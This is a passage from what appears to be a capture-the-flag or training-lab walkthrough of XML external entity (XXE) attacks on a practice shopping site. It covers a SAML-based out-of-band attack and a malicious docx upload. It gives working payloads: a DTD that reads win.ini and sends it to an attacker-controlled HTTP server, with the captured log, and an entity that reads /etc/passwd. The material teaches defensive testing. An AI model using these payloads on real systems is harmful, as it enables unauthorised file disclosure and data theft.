peqX0mqoR5BVQpCJJJaU8Uqfs8VQbi4SpET0g==</ds:SignatureValue><ds:KeyIn
fo><ds:X509Data><ds:X509Certificate>MIIEIzCCAawgAwIBAgIUDBiOixpbH2D
```

Step 8: On the kali box, create a file (xxe.dtd) with the following content:

```
<!ENTITY % data SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://192.168.4.X:8000/?%data;'>">
```

Note: On the kali box, start the python server to host the “xxe.dtd” file.

```
root@kali:~/tools/xxe# cat xxe.dtd
```

```
root@kali:~/tools/xxe# cat xxe.dtd
<!ENTITY % data SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://192.168.4.7:8000/?%data;'>">
```

```
root@kali:~/tools/xxe# python3 -m http.server
```

```
(rootkali)-[~/tools/xxe]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Step 9: In the Burp Repeater, under the SAML tab inject the following payload and submit the request:

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://192.168.4.X:8000/xxe.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>
```

The screenshot shows the Burp Suite interface with two tabs: Request and Response. The Request tab is active, displaying a complex XML payload. The payload starts with a DOCTYPE declaration and an ENTITY declaration pointing to a local file 'http://192.168.4.X:8000/xxe.dtd'. The rest of the XML is a SAML assertion containing metadata, a signature, and a status code of 'Success'. The Response tab shows an HTTP 500 Internal Server Error with a 'Runtime Error' message. The error message includes a title 'Runtime Error', a meta name 'viewport', and a style block with various font and color settings.

Step 10: Notice that, kali box should receive a request from the application host, will fetch the dtd file, execute it and further send another request containing the content of the file “c:/windows/win.ini”.

```
(root@kali) - [~/tools/xxe]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.200.110 - - [11/Jul/2021 03:21:51] "GET /xxe.dtd HTTP/1.1" 200 -
192.168.200.110 - - [11/Jul/2021 03:21:52] "GET /?;%20for%2016-bit%20app%20
support%0D%0A[fonts]%0D%0A[extensions]%0D%0A[mci%20extensions]%0D%0A[files]
%0D%0A[Mail]%0D%0AAMAPI=1 HTTP/1.1" 200 -
```



Step 11: We can decode the received URL encoded contents using Burp Decoder(Select Decode As - URL).

```
%20for%2016-bit%20app%20support%0D%0A[fonts]%0D%0A[extensions]%0D%0A[mci%20extensions]%0D%0A[files]%0D%0A[Mail]%0D%0AMAPI=1 |  
  
for 16-bit app support  
[fonts]  
[extensions]  
[mci extensions]  
[files]  
[Mail]  
MAPI=1
```


XXE in File Parsing

Challenge URL: <http://shop.webhacklab.com/career.php>

- Upload a file having “docx” type to perform an XXE attack and extract the contents of the file “/etc/passwd” from the host.

Solution:

Step 1: Navigate to the “Career” feature of the Shopping application which allows users to upload a resume in docx format. Upload a docx file “Resume.docx”(located in kali → “/root/tools/Docx_files/”).




Step 2: Using the utility “vim” for Linux (7zip for Windows), edit the “core.xml” file within the docx file and add the following payload:

```
<!DOCTYPE root[
<!ENTITY xxe SYSTEM "/etc/passwd">
]>
```

Within the ‘title’ tag add the following parameter: &xxe;

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE root[
  <!ENTITY xxe SYSTEM "/etc/passwd">
]>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/meta
data/core-properties" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms=
"http://purl.org/dc/terms/" xmlns:dcmitype="http://purl.org/dc/dcmitype/" xmlns:
xsi="http://www.w3.org/2001/XMLSchema-instance"><dc:title>&xxe;</dc:title><dc:su
bject></dc:subject><dc:creator></dc:creator><cp:keywords></cp:keywords><dc:descr
iption></dc:description><cp:lastModifiedBy></cp:lastModifiedBy><cp:revision>1</c
p:revision><dcterms:created xsi:type="dcterms:W3CDTF">2015-08-01T19:00:00Z</dcte
rms:created><dcterms:modified xsi:type="dcterms:W3CDTF">2015-09-08T19:22:00Z</dc
terms:modified></cp:coreProperties>
```

Step 3: Upload the docx file with payload and the application will display the contents of the “/etc/passwd”.



END OF PART - 1